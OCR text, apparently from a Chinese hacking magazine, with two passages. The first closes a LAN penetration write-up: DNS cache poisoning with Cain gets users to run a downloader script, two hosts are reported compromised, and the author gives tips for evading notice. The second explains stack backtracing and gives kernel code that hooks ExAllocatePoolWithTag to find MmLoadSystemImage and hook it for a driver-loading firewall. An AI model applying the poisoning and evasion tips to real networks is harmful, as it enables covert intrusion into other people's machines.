


图7

下面就是等待了，通常一般用户是不会注意的，我不信一个都不运行脚本，不行可以给加点提示什么的。这里涉及一个问题——DNS缓存问题，本机查看DNS记录，如图8所示。




图8

那么客户机如何清除DNS缓存呢？一种方法是DNS缓存污染，貌似这小局域网不太靠谱，那就通过cain来实现DNS缓存污染吧。等了一会，差不多了，简单扫描下存活机器，小网络机器不多，测试了一遍，已经有两个中招了，如图9所示。




图9

不足之处及完善

不足之处：运行VBS脚本会提示加载，暂时没有更好的方法；运用cain工具DNS污染有被发现的可能；会弹出窗口，如果追求完美，当然可以直接写入程序，或者其他脚本下载者。毕竟每次启动弹出bat窗口，傻瓜也会知道有问题了，写个程序会更完美些。

那么我们如何完善使其更接近正常呢？有公网IP服务器的，路由器DNS可以设置这个IP，局域网很容易被发现。

社会中网络存在的漏洞是无所不在的，毕竟不是每个人都很注重安全，而且是大多数人都不注重安全。渗透测试思路不是惟一的，如果想提高技术，就发挥你那高EQ的大脑吧，千万别思维固定就好了。当然，我们必须有自己的原则，同时追求趋于完美的渗透测试。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）



前置知识：驱动
关键词：栈回溯、驱动、防火墙

利用栈回溯来编写驱动防火墙

文/图 liuke_blue

不知道大家有没有用过OllyDbg这个调试工具，它可以很清楚看到反汇编代码执行时堆栈的变化情况，其实VC++、Delphi等这些编程工具也有调用堆栈，如果你常用单步跟踪调试的话，你会跟它经常打"交道"。我想告诉黑防的读者们，如果你想要进行底层核心编程的话，那么掌握调试跟踪技巧是很重要的。闲话不说，进入正题。堆栈是什么？这里我们说的堆栈主要说的是系统栈，这个内存空间由系统分配，它存放函数的参数、返回地址（保证函数之间的调用关系，A函数调用B函数，B函数执行完后又得保障让A函数继续执行，如果你还是没弄明白的话，自己去查查《0day安全：软件漏洞分析技术》或者罗云斌的《Windows环境下32位汇编语言程序设计》）、函数体定义的局部变量。如果是用malloc、realloc、new这些函数分配的内存在堆里，还有全局区，我就不一一述说。下面我用一段简单的C代码来描述一下什么是堆栈回溯：

```
int funcB(int b1,int b2)
{
    Int result_B;
    result_B= b1+b2;
    return result_B;
}
int funcA(int a1,int a2,int a3)
{
    Int result_A;
    result_A=(a3*func(a1,a2));
    return result_A;
}
void main()
{
    ...
    d=funcA(5,4,3);
    ...
}
```

当main函数调用funcA函数，先将funcA参数从右至左压入堆栈（stdcall（WinAPI的调用方式）、cdecl、fastcall、thiscall），压入返回地址（funcA函数后面紧接的指令）、ebp（栈底，实际上是前一个栈帧），局部变量，A函数调用B跟上面情况一样。为什么会这样入栈呢？问得好，下面我把上面这个程序的反汇编代码取出来给大家看看，你自然就会明白。

F3:AB	rep stos dword ptr es:[edi]
6A 03	push 3
6A 04	push 4
6A 05	push 5
E8 12FFFFFF	call 1.00401005

上面是funcA的函数反汇编，三条PUSH语句，将参数从左至右压入堆栈，再调用Call funcA函数，call这条汇编指令的作用一是将call后面紧跟的返回地址压入堆栈，二是jmp 0x00401005处。再然后进入funcA函数，其首地址就是push ebp；Windows系统API函数基本上如此，有没有按上面的方式的函数，当然有，不过在这里我不做讨论。因此ebp下方存放的就是返

回地址[ebp+4],参数xx—[ebp+4+4*i](有i个参数)。因此通过栈回溯可以往上找出其调用函数的地址、参数等。

基础知识就介绍到这,可以告诉大家,通过堆栈回溯还可以定位出栈溢出的位置,方便我们找出软件的0day。

我们知道现在很多安全软件都有拦截驱动随意加载的功能,这是由于安全软件和病毒都在争夺Ring0级,因为大家在Ring0级权限一样,谁都可以干掉谁,因此如何主动拦截驱动加载就成了许多安全软件所关注的重点。想要拦截驱动的话,就应该想想驱动加载有哪些方式:SCM、ZwLoadDriver、ZwSetSystemInformation、信任文件替换(beep)等。SCM最后还是要调用ZwLoadDriver来加载驱动。因此有人说HookZwLoadDriver、ZwSetSystemInformation函数即可,早期的主动防御软件是有些是这么做的,但是这就太老了,如果用NtLoadDriver加载、恢复SSDT,你还拦截得到吗?因此并不是现在这些安全软件就不再Hook函数,只是挂钩得更巧妙、挂钩的函数也更底层而已。下面我就给大家介绍一个函数MmLoadSystemImage。只要挂钩这个函数就可以将常见的加载驱动的方式全部拦截,但是MmLoadSystemImage函数是个未导出函数,有人可以采取暴搜的方式,这样也可以,但是要注意关键一点,你要搜索的内存空间保证不曾被Patch过才行,否则估计得不到正确的结果。我在这里采取栈回溯的方式来定位MmLoadSystemImage函数,MmLoadSystemImage函数反汇编代码如下:

```
u MmLoadSystemImage l200
nt!MmLoadSystemImage:
805a6c9f 6874010000    push  174h
805a6ca4 68f0c35080    push  offset nt!MMTEMPORARY+0xac (8050c3f0)
805a6ca9 e8e4cdf3ff    call  nt!_SEH_prolog (804e3a92)
805a6cae c745bcfeffffff  mov   dword ptr [ebp-44h],0FFFFFFFEh
805a6cb5 834ddcff      or    dword ptr [ebp-24h],0FFFFFFFFh
805a6cb9 33f6          xor   esi,esi
805a6cbb 8975c8        mov   dword ptr [ebp-38h],esi
805a6cbe 8975b4        mov   dword ptr [ebp-4Ch],esi
805a6cc1 8975b8        mov   dword ptr [ebp-48h],esi
805a6cc4 89b564ffffff  mov   dword ptr [ebp-9Ch],esi
805a6cca 830d0443558001 or   dword ptr [nt!MiFirstDriverLoadEver (80554304)],1
805a6cd1 684d6d4c6e    push  6E4C6D4Dh
805a6cd6 6800010000    push  100h
805a6cdb 56            push  esi
805a6cdc e86353faff    call  nt!ExAllocatePoolWithTag (8054c044)
805a6d35 2bd7          sub   edx,edi
805a6d37 d1fa          sar   edx,1
805a6d39 d1e2          shl   edx,1
805a6d3b 897dd8        mov   dword ptr [ebp-28h],edi
805a6d3e 668955d4      mov   word ptr [ebp-2Ch],dx
……
……
805a6d76 3bc6          cmp   eax,esi
805a6d78 0f8516ae0400  jne   nt!MmLoadSystemImage+0x17d (805f1b94)
805a6d7e 8975b0        mov   dword ptr [ebp-50h],esi
805a6d81 64a124010000  mov   eax,dword ptr fs:[00000124h]
805a6d87 894584        mov   dword ptr [ebp-7Ch],eax
805a6d8a ff8d4000000   dec   dword ptr [eax+0D4h]
805a6d90 56            push  esi
805a6d91 56            push  esi
805a6d92 56            push  esi
805a6d93 6a12          push  12h
805a6d95 68c0bb5580    push  offset nt!MmSystemLoadLock (8055bbc0)
805a6d9a e8b169f3ff    call  nt!KeWaitForSingleObject (804dd750)
……
```

这个函数的反汇编代码有点长,我只是摘取其中一部分,通过ExAllocatePoolWithTag、KeWaitForSingleObject这两个函数你可以栈回溯得到MmLoadSystemImage函数的地址。东方微点是通过call KeWaitForSingleObject这个位置向上(堆栈的增长方向)来进行回溯。而我在这里是通过Call ExAllocatePoolWithTag这个位置来向上进行栈回溯。其中我们从上面的反汇编函数看到ExAllocatePoolWithTag第三个参数TAG为0x6E4C6D4D(ASCII的值为"nLmM",这代表是加载镜像的标志)。我们知道要调用MmLoadSystemImage函数,必须有加载驱动事件,因此我在函数中自己写一个加载驱动的过程来促使我们进入到fake_ExAllocatePoolWithTag函数中来进行堆栈回溯,我给大家把核心代码流程分析一下。

(1)GetBase((ULONG)DriverObject);

得到ntoskrnl.exe模块的基址和映像大小

的函数(为了后面取得MmLoadSystemImage函数地址进行判断,看是否在ntoskrnl.exe模块的IMAGEBASE与IMAGEBASE_IMAGESIZE之间,属于合法地址),这里没有使用常见的ZwQuerySystemInformation检索,而是采取利用DriverEntry函数的第一个参数DriverObject结构体中的DriverSection成员指向结构体LDR_DATA_TABLE_ENTRY里的_LIST_ENTRY来遍历获取,如果对代码不熟悉可以结合WinDbg的dt来理解。

(2)fake_ExAllocatePoolWithTag函数,其代码如下:

```
_asm{
  mov  edi,edi
  push ebp
  mov  ebp,esp
  mov  eax,[ebp+0xc]
  //参数是NumberOfBytes,上面加载的hooksys.
  //sys的空间为2KB(可以通过WinDbg跟出来,也可
  //以直接看大小)
  cmp eax,0x100
  jnz end
  mov eax,[ebp+0x10]  //第三个参数Tag
  cmp eax,0x6E4C6D4D
  //标志为nLmM,也就是MmLoadSystemImage装
  //载的镜像标志
  jnz end

  mov eax,[ebp]      //堆栈回溯的原理
  mov eax,[eax+4]
  push eax           //上一个函数的地址
  call StackTrace_for_ExAllocatePoolWithTag
end:
  mov  eax,oldExAllocatePoolWithTagaddr
  add  eax,5
  jmp  eax
  }
```

上面最核心的两句:

```
mov eax,[ebp]  //堆栈回溯的原理
mov eax,[eax+4]
```

我们前面知道由于系统函数的首指令是"push ebp",ebp里面是存放前一个栈帧的地址,通过[ebp]就得到前一个栈帧的地址,这个栈帧的下面(+4)位置里存放的就是紧接着CALL MmLoadSystemImage函数后面的返回地址,如果大家觉得还是没能理解的再去看看我前面写的那个func A测试程序,用VC++工具或者OllyDbg单步好好跟踪,同时观察堆栈变化。

(3)StackTrace_for_ExAllocatePoolWithTag,通过栈回溯找到MmLoadSystemImage函数地址,代码如下:

```
ULONG CallAddress=0;
ULONG JmpOffset=0;
if (RetAddress)
{
CallAddress=(ULONG)RetAddress- 5 ;
JmpOffset=*(ULONG*)((PUCHAR)CallAddress+1);
  Address_MmLoadSystemImage=(ULONG)
CallAddress + 5 +JmpOffset;
  KdPrint(("MmLoadSystemImage Address=0x%x\
n",Address_MmLoadSystemImage));
  if (Address_MmLoadSystemImage>g_ntoskrnl_
addr&&Address_MmLoadSystemImage<(g_ntoskrnl_
addr+g_ntoskrnl_size))
  {
    unlineHook_ExAllocatePoolWithTag();
   inlineHook_MmLoadSystemImage();
      KdPrint(("inlineHook MmLoadSystemImage
Success!"));
  }
}
return 0;
```

这里关键的几句代码是:

```
CallAddress=(ULONG)RetAddress- 5 ;
//将Ret还原成call Address

JmpOffset=*(ULONG*)((PUCHAR)CallAddress+1);
//调转的偏移量,也就是CALL XXXX(XXXX=
//JmpOffset),(PUCHAR)CallAddress+1-->指
//针CallAddress往后走一位,(PULONG)
//CallAddress+1,指针CallAddress往后走
//(sizeof(ULONG)=4)字节

Address_MmLoadSystemImage=(ULONG)CallAddress
+ 5 +JmpOffset;
//最后得到MmLoadSystemImage函数地址,然后再
//去挂钩这个函数,实现驱动加载监控
```

(4)调用ZwSetSystemInformation函数加载驱动,要依附在csrss.exe进程里,所以先用KeAttachProcess函数,这里的代码就不贴出来,同志们想要详细了解的话,请自行查看源代码,不过使用ZwSetSystemInformation函数加载的测试驱动一直不会退出,除非系统关机重启。

该驱动的编译调试环境为Windows XP SP3+WDK 7600,请将要加载的Hooksys.sys(测试驱动)放在C盘下面,下面我们加载驱动MmLoadSystemImage.sys,运行成功后,用一些AntiRootkit工具做测试,如图1所示。




图1

我只是把加载的驱动信息打印出来,如果黑防朋友们要做一个真正的驱动防火墙,请通过黑白名单来指定过滤规则即可。文章到这里好像就应该结束了,但是对栈回溯的话题我却不得不说几句,这个技术并不是很新的技术,2005年东方微点就已经使用(sudami网友的研究),2006年瑞星公司出的瑞星卡卡助手所用到的"碎甲技术"也用到了,不过这些都是商业软件的技术,没有公开,在这里给大家详细介绍,也是为了使大家能够一起讨论和学习这些新颖的技术,共同进步,毕竟只有开源才能使人进步,谢谢!